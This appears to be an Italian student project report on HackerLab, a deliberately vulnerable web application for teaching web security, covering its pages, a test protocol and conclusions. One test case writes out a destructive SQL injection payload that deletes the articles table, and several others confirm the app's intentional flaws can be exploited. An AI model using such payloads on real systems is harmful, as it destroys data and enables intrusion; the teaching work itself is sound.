
Figura 27 Pagina di un articolo.

Questa è la pagina che viene mostrata agli utenti quando viene aperto nei dettagli un articolo. È quindi presente nella parte superiore della pagina un pulsante che permette di tornare alla pagina precedente, il titolo dell'articolo che si sta leggendo con le relative informazioni quali: autore e data di pubblicazione. Nella

parte sottostante è presente il contenuto dell'articolo. Sotto all'articolo è presente una maschera per l'inserimento dei commenti, i quali verranno mostrati al di sotto di essa.

Nella parte destra è presente inoltre una maschera di ricerca per titolo di articolo di tutto il sito web.

#### 4.3.3.5 Pagina di amministrazione articoli



HackerLab di Filippo Finke

Home Profilo Pannello di amministrazione Esci Reset database

### Gestione articoli

**Titolo**

Vai all'articolo → Elimina

Publicato il 06.12.2019 da Filippo Finke

**SQL Injection**

Vai all'articolo → Elimina

Publicato il 06.12.2019 da Administrator

**Security Misconfiguration**

Vai all'articolo → Elimina


Publicato il 06.12.2019 da Administrator

← Pagina precedente Prossima pagina →

Figura 28 Pagina di amministrazione articoli.

Questa è la pagina di amministrazione degli articoli accessibile solamente a chi ha dei privilegi elevati all'interno dell'applicativo. All'interno della pagina vengono quindi mostrati tutti gli articoli presenti nel sito web con una determinata paginazione. È possibile attraverso dei pulsanti per le azioni veloci recarsi alla lettura dell'articolo oppure la rimozione di esso. Nella parte sottostante di ogni articolo sono presenti inoltre dati utili come: data di pubblicazione ed autore.

#### 4.3.3.6 Pagina di amministrazione utenti



HackerLab di Filippo Finke

Home Profilo Pannello di amministrazione Esci Reset database

### Gestione utenti

**Administrator**

Abilitato

admin@hackerlab.ch  
administrator

Pagina profilo → Disabilita Elimina

**Filippo Finke**

Abilitato

filippo.finke@samtreviso.ch  
user

Pagina profilo → Disabilita Elimina

Figura 29 Pagina di amministrazione utenti.

Questa è la pagina di amministrazione degli utenti registrati all'interno dell'applicativo web, per accedere a questa pagina sono richiesti privilegi elevati. In questa pagina vengono mostrati tutti gli utenti registrati all'interno di HackerLab, per ogni utente sono disponibili informazioni come: nome, cognome, email, permesso, stato dell'account. Inoltre attraverso dei pulsanti appositi è possibile eliminare un determinato utente oppure disabilitarne l'accesso al sito web.

#### 4.3.3.7 Maschera di aggiunta articoli

**Pubblica un articolo**

Titolo

Sfondo

Scegli file Nessun file selezionato

Contenuto

Sono permessi i tag html: h1, ul, li, a, img, code, br

Pubblica

Figura 30 Maschera di aggiunta articoli.

Questa è la maschera per l'aggiunta di articoli all'interno dell'applicativo web. Questa maschera è accessibile una volta eseguito l'accesso dalla pagina principale di HackerLab. In questa pagina sono richieste le informazioni necessarie come: titolo, immagine e contenuto per poter aggiungere un articolo al sito web.

#### 4.3.3.8 Maschera di recupero password

**Imposta la tua password**

Password

Password

Ripeti password

Password

Imposta password

Figura 31 Maschera di recupero password.

Questa è la maschera che permette il cambio della password di un utente. Questa pagina è accessibile solamente attraverso un link specifico generato attraverso la funzione di recupero password disponibile nella pagina principale. In questa pagina è quindi richiesta la nuova password che dovrà essere impostata all'utente. È inoltre presente un solo pulsante che permette all'utente di impostare la nuova password.

## 5 Test

### 5.1 Protocollo di test

<b>Test Case:</b>	TC-001	<b>Nome:</b>	Articoli predefiniti
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che nella pagina principale sia presente la lista di articoli presenti nel sito web.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab</li> <li>2. Navigare tra le varie pagine</li> </ol>		
<b>Risultati attesi:</b>	Gli articoli predefiniti sono disponibili all'interno del sito web.		

<b>Test Case:</b>	TC-002	<b>Nome:</b>	Controllo navigazione
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che la navigazione tra le pagine sia funzionante.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab</li> <li>2. Recarsi ad una pagina inesistente al percorso /page/9999</li> </ol>		
<b>Risultati attesi:</b>	L'utente viene re direzionato all'ultima pagina disponibile del sito web.		

<b>Test Case:</b>	TC-003	<b>Nome:</b>	Controllo ricerca
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che il campo di ricerca sia funzionante.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>3. Recarsi nella pagina principale di HackerLab</li> <li>4. Digitare "SQL Injection" nel campo di ricerca</li> <li>5. Cliccare il pulsante "Cerca!"</li> </ol>		
<b>Risultati attesi:</b>	La ricerca produce un solo risultato di un articolo con il titolo "SQL Injection".		

<b>Test Case:</b>	TC-004	<b>Nome:</b>	Controllo lettura articoli senza accesso
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che l'utente debba essere registrato per leggere gli articoli presenti nel sito web.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab</li> <li>2. Selezionare il primo articolo premendo "Vai all'articolo"</li> </ol>		
<b>Risultati attesi:</b>	L'azione produce un errore invitando l'utente ad eseguire l'accesso al sito web.		

<b>Test Case:</b>	TC-005	<b>Nome:</b>	Controllo lettura profili senza accesso
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che l'utente debba essere registrato per vedere tutti gli articoli scritti da un		



	determinato utente.
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab</li> <li>2. Cliccare sul nome dell'autore del primo articolo presente nella lista</li> </ol>
<b>Risultati attesi:</b>	L'azione produce un errore invitando l'utente ad eseguire l'accesso al sito web.

<b>Test Case:</b>	TC-006	<b>Nome:</b>	Controllo login
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che il sistema di autenticazione sia funzionante.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab</li> <li>2. Recarsi nella sezione "Accedi"</li> <li>3. Inserire come email <a href="mailto:filippo.finke@sam-trevano.ch">filippo.finke@sam-trevano.ch</a></li> <li>4. Inserire come password "1234"</li> <li>5. Premere il pulsante "Accedi"</li> </ol>		
<b>Risultati attesi:</b>	La sezione accedi viene nascosta e viene mostrata una sezione "Accesso eseguito" con il testo "Benvenuto Filippo Finke" e la possibilità di pubblicare un articolo.		

<b>Test Case:</b>	TC-007	<b>Nome:</b>	Recupero password
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che il sistema di recupero password sia funzionante		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti. Un account al quale si possiede l'accesso all'email.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab</li> <li>2. Recarsi nella sezione "Accedi"</li> <li>3. Premere il testo "Password dimenticata?"</li> <li>4. Inserire l'email dell'account al quale si possiede accesso. (In questo caso <a href="mailto:filippo.finke@sam-trevano.ch">filippo.finke@sam-trevano.ch</a>)</li> <li>5. Premere il pulsante "Recupera password"</li> <li>6. Attendere il messaggio di successo</li> <li>7. Recarsi nella propria email e aprire il link ricevuto</li> <li>8. Inserire come password "123456"</li> <li>9. Premere il pulsante "Imposta password"</li> <li>10. Recarsi nella sezione "Accedi"</li> <li>11. Inserire l'email dell'account</li> <li>12. Inserire la password "123456"</li> <li>13. Premere il pulsante "Accedi"</li> </ol>		
<b>Risultati attesi:</b>	Viene mostrato "Accesso eseguito" con il testo "Benvenuto Filippo Finke" e la possibilità di pubblicare un articolo utilizzando la nuova password.		

<b>Test Case:</b>	TC-008	<b>Nome:</b>	Controllo disconnessione
<b>Riferimento:</b>	REQ-01		

<b>Descrizione:</b>	Verificare che il sistema di disconnessione sia funzionante.
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso.</li> <li>2. Nella barra di navigazione premere il pulsante "Esci"</li> </ol>
<b>Risultati attesi:</b>	L'utente viene re direzionato alla pagina principale e viene mostrata la schermata di accesso.

<b>Test Case:</b>	TC-009	<b>Nome:</b>	Controllo pubblicazione articolo
<b>Riferimento:</b>	REQ-01		
<b>Descrizione:</b>	Verificare che la funzione di pubblicazione di un articolo sia funzionante.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso.</li> <li>2. Premere il pulsante "Pubblica un articolo"</li> <li>3. Inserire il titolo "TEST"</li> <li>4. Inserire il contenuto "TEST"</li> <li>5. Premere sul pulsante "Pubblica"</li> </ol>		
<b>Risultati attesi:</b>	L'utente viene re direzionato alla pagina principale e come primo articolo appare quello appena inserito.		

<b>Test Case:</b>	TC-010	<b>Nome:</b>	Controllo pagina dettagliata articolo
<b>Riferimento:</b>	REQ-02		
<b>Descrizione:</b>	Verificare che la pagina dettagliata di un articolo sia funzionante		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso.</li> <li>2. Premere il pulsante "Vai all'articolo" nel primo articolo della lista</li> <li>3.</li> </ol>		
<b>Risultati attesi:</b>	Viene mostrato tutto il contenuto dell'articolo, compreso di autore e commenti.		

<b>Test Case:</b>	TC-011	<b>Nome:</b>	Pubblicazione commento
<b>Riferimento:</b>	REQ-02		
<b>Descrizione:</b>	Verificare che la funzione di pubblicazione di un commento sia funzionante.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso.</li> <li>2. Premere il pulsante "Vai all'articolo" nel primo articolo della lista</li> <li>3. Recarsi nella sezione "Lascia un commento"</li> <li>4. Inserire il testo "TEST"</li> <li>5. Premere il pulsante "Invia"</li> </ol>		
<b>Risultati attesi:</b>	La pagina corrente viene ricaricata e nella sezione dei commenti viene mostrato il commento inserito.		

<b>Test Case:</b>	TC-012	<b>Nome:</b>	Registrazione utente
<b>Riferimento:</b>	REQ-03		
<b>Descrizione:</b>	Verificare che la funzione di registrazione di un utente sia funzionante.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso.</li> <li>2. Premere il pulsante "Registrati" nella barra di navigazione</li> <li>3. Inserire nel campo nome e cognome "Test Test"</li> <li>4. Inserire come email <a href="mailto:test@test.com">test@test.com</a></li> <li>5. Inserire come password "1234"</li> <li>6. Premere il pulsante "Crea un account"</li> </ol>		
<b>Risultati attesi:</b>	L'utente viene re direzionato alla pagina principale del sito web eseguendo l'accesso in modo automatico.		

<b>Test Case:</b>	TC-013	<b>Nome:</b>	Controllo pagina profilo
<b>Riferimento:</b>	REQ-02		
<b>Descrizione:</b>	Verificare che la pagina di profilo sia funzionante		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso.</li> <li>2. Premere il pulsante "Profilo"</li> <li>3. Controllare che i dati della pagina profilo corrispondano con l'account corrente.</li> </ol>		
<b>Risultati attesi:</b>	La pagina profilo mostra i dati dell'account corrente.		

<b>Test Case:</b>	TC-014	<b>Nome:</b>	Pagina di amministrazione articoli
<b>Riferimento:</b>	REQ-04		
<b>Descrizione:</b>	Verificare che la pagina di amministrazione degli articoli sia funzionante		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso con l'account amministratore.</li> <li>2. Premere il pulsante "Pannello di amministrazione" nella barra di navigazione.</li> <li>3. Selezionare "Articoli"</li> </ol>		
<b>Risultati attesi:</b>	La pagina mostra gli articoli presenti nel sito web con la possibilità di eliminarli.		

<b>Test Case:</b>	TC-015	<b>Nome:</b>	Pagina di amministrazione utenti
<b>Riferimento:</b>	REQ-04		
<b>Descrizione:</b>	Verificare che la pagina di amministrazione degli utenti sia funzionante		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso con l'account amministratore.</li> <li>2. Premere il pulsante "Pannello di amministrazione" nella barra di navigazione.</li> <li>3. Selezionare "Utenti"</li> </ol>		

<b>Risultati attesi:</b>	La pagina mostra gli utenti presenti nel sito web con la possibilità di visitarli, eliminarli o disabilitarli.
--------------------------	--

<b>Test Case:</b>	TC-016	<b>Nome:</b>	Funzionalità di reset
<b>Riferimento:</b>	REQ-14		
<b>Descrizione:</b>	Verificare che la funzionalità di ripristino del sito web sia funzionante		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Recarsi nella pagina principale di HackerLab.</li> <li>2. Inserire nel campo di ricerca il seguente testo "a%'; DELETE FROM articles; --"</li> <li>3. Premere il pulsante "Cerca"</li> <li>4. Andare alla pagina principale di HackerLab</li> <li>5. Premere il pulsante "Reset database" nella barra di navigazione</li> </ol>		
<b>Risultati attesi:</b>	L'utente viene rimandato alla pagina principale del sito web e vengono mostrati gli articoli predefiniti.		

<b>Test Case:</b>	TC-017	<b>Nome:</b>	SQL Injection
<b>Riferimento:</b>	REQ-05		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo SQL Injection.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo "SQL Injection"</li> </ol>		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		

<b>Test Case:</b>	TC-018	<b>Nome:</b>	Cross Site Scripting (XSS)
<b>Riferimento:</b>	REQ-06		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Cross Site Scripting (XSS).		
<b>Prerequisiti:</b>	Nessun requisito.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo "Cross Site Scripting (XSS)"</li> </ol>		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		

<b>Test Case:</b>	TC-019	<b>Nome:</b>	Broken Authentication
<b>Riferimento:</b>	REQ-07		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Broken Authentication.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	<ol style="list-style-type: none"> <li>1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo "Broken Authentication"</li> </ol>		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		

<b>Test Case:</b>	TC-020	<b>Nome:</b>	Insecure Direct Object References
<b>Riferimento:</b>	REQ-08		

<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Insecure Direct Object References.
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.
<b>Procedura:</b>	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Insecure Direct Object References”
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.

<b>Test Case:</b>	TC-021	<b>Nome:</b>	Security Misconfiguration
<b>Riferimento:</b>	REQ-09		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Security Misconfiguration.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Security Misconfiguration”		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		
<b>Test Case:</b>	TC-022	<b>Nome:</b>	Failure To Restrict URL Access
<b>Riferimento:</b>	REQ-10		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Failure To Restrict URL Access.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Failure To Restrict URL Access”		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		

<b>Test Case:</b>	TC-023	<b>Nome:</b>	File Inclusion Vulnerability
<b>Riferimento:</b>	REQ-11		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo File Inclusion Vulnerability.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “File Inclusion Vulnerability”		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		

<b>Test Case:</b>	TC-024	<b>Nome:</b>	Account Takeover
<b>Riferimento:</b>	REQ-12		
<b>Descrizione:</b>	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Account Takeover.		
<b>Prerequisiti:</b>	Il database deve contenere i dati predefiniti.		
<b>Procedura:</b>	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Account Takeover”		
<b>Risultati attesi:</b>	La vulnerabilità può essere sfruttata.		

## 5.2 Risultati test

Codice test	Risultato	Note
TC-001	PASSATO	Nessuna
TC-002	PASSATO	Nessuna
TC-003	PASSATO	Nessuna
TC-004	PASSATO	Nessuna
TC-005	PASSATO	Nessuna
TC-006	PASSATO	Nessuna
TC-007	PASSATO	Nessuna
TC-008	PASSATO	Nessuna
TC-009	PASSATO	Nessuna
TC-010	PASSATO	Nessuna
TC-011	PASSATO	Nessuna
TC-012	PASSATO	Nessuna
TC-013	PASSATO	Nessuna
TC-014	PASSATO	Nessuna
TC-015	PASSATO	Nessuna
TC-016	PASSATO	Nessuna
TC-017	PASSATO	Nessuna
TC-018	PASSATO	Nessuna
TC-019	PASSATO	Nessuna
TC-020	PASSATO	Nessuna
TC-021	PASSATO	Nessuna
TC-022	PASSATO	Nessuna
TC-023	PASSATO	Nessuna
TC-024	PASSATO	Nessuna

## 5.3 Mancanze/limitazioni conosciute

Il progetto è stato sviluppato rispettando tutti i requisiti presenti nel quaderno dei compiti ed è quindi completo. Non sono presenti delle mancanze o limitazioni conosciute.

## 6 Consuntivo




Figura 32 Diagramma di Gantt consuntivo.

Questo è il diagramma di Gantt consuntivo, rispetto alla pianificazione iniziale sono cambiate svariate durate delle attività ed è inoltre stata aggiunta una fase.

Rispetto alla pianificazione preventiva il capitolo dell'implementazione si è accorciato notevolmente, questo a causa della decisione di utilizzare un framework per l'implementazione della base MVC (Slim) e dell'utilizzo di Bootstrap per la creazione delle interfacce grafiche. Il tempo che è stato risparmiato nell'implementazione è stato investito nella creazione delle guide per lo sfruttamento delle falle di sicurezza presenti nel sito web.

## 7 Conclusioni

L'applicativo è stato sviluppato con lo scopo di mostrare le conseguenze e le cause di vulnerabilità molto comuni nell'ambito di sviluppo web. Esistono molti applicativi di questo genere ma molti di questi non possiedono documentazioni e quindi non adatti a chi è alle prime armi. HackerLab è stato sviluppato per essere utilizzato da informatici alle prime armi con la sicurezza. Quindi ritengo che il progetto potrà essere utile all'interno della sede scolastica come materiale didattico per i moduli riguardanti la sicurezza informatica e lo sviluppo di applicativi web.

### 7.1 Sviluppi futuri

Si potrebbe rendere il prodotto più accattivante aggiungendo delle sfide nascoste all'interno del sito che quando completate andranno ad aggiungere dei punti all'utente che è riuscito a risolverle. Questi punti potrebbero poi essere mostrati in una pagina specifica dove sarà presente una classifica di tutti gli utenti registrati all'interno del sito web.

Altri sviluppi possibili sarebbero sicuramente riguardanti le vulnerabilità presenti all'interno dell'applicativo, potranno essere sviluppate ed aggiunte nuove falle all'interno di HackerLab (ES: Command Injection, etc). Un altro spunto sarebbe di implementare un server mail locale in modo da non doversi affidare a terzi per inviare i link di recupero password.

### 7.2 Considerazioni personali

Essendo un appassionato di sicurezza informatica ho trovato questo progetto molto interessante e molto utile. Ritengo che questo progetto possa essere utilizzato per dimostrare a chi è alle prime armi nell'ambito della sicurezza informatica per iniziare ad eseguire alcuni attacchi e vederne le conseguenze.

Questo progetto mi ha permesso di approfondire le mie conoscenze riguardanti la sicurezza, questo perché ho dovuto per prima cosa capire come funzionano le varie vulnerabilità e poi implementarle all'interno dell'applicativo con una logica in modo che si possa arrivare allo stesso risultato con diverse strade.

## 8 Bibliografia

### 8.1 Sitografia

